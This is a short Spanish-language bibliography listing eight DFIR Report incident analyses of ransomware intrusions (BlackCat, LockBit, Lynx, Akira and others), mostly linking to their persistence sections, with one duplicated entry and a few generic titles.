- Report, T. D. (30 de 9 de 2024). *Nitrogen Campaign Drops Sliver and Ends With BlackCat Ransomware*. Obtenido de The DFIR Report:
<https://thedfirreport.com/2024/09/30/nitrogen-campaign-drops-sliver-and-ends-with-blackcat-ransomware/#persistence>
- Report, T. D. (2 de 12 de 2024). *The Curious Case of an Egg-Cellent Resume*. Obtenido de The DFIR Report: <https://thedfirreport.com/2024/12/02/the-curious-case-of-an-egg-cellent-resume/#persistence>
- Report, T. D. (29 de 04 de 2024). *The DFIR Report*. Obtenido de The DFIR Report:
<https://thedfirreport.com/2024/04/29/from-icedid-to-dagon-locker-ransomware-in-29-days/#persistence>
- Report, T. D. (19 de 5 de 2025). *Another Confluence Bites the Dust: Falling to ELPACO-team Ransomware*. Obtenido de The DFIR Report:
<https://thedfirreport.com/2025/05/19/another-confluence-bites-the-dust-falling-to-elpaco-team-ransomware/#persistence>
- Report, T. D. (17 de 11 de 2025). *Cat's Got Your Files: Lynx Ransomware*. Obtenido de The DFIR Report: <https://thedfirreport.com/2025/11/17/cats-got-your-files-lynx-ransomware/#persistence>
- Report, T. D. (27 de 01 de 2025). *Cobalt Strike and a Pair of SOCKS Lead to LockBit Ransomware*. Obtenido de The DFIR Report:

<https://thedfirreport.com/2025/01/27/cobalt-strike-and-a-pair-of-socks-lead-to-lockbit-ransomware/#persistence>

Report, T. D. (2 de 8 de 2025). *The DFIR Report*. Obtenido de The DFIR Report:
<https://thedfirreport.com/2025/08/05/from-bing-search-to-ransomware-bumblebee-and-adaptixc2-deliver-akira/>

Report, T. D. (17 de 11 de 2025). *The DFIR Report*. Obtenido de The DFIR Report:
<https://thedfirreport.com/2025/11/17/cats-got-your-files-lynx-ransomware/#persistence>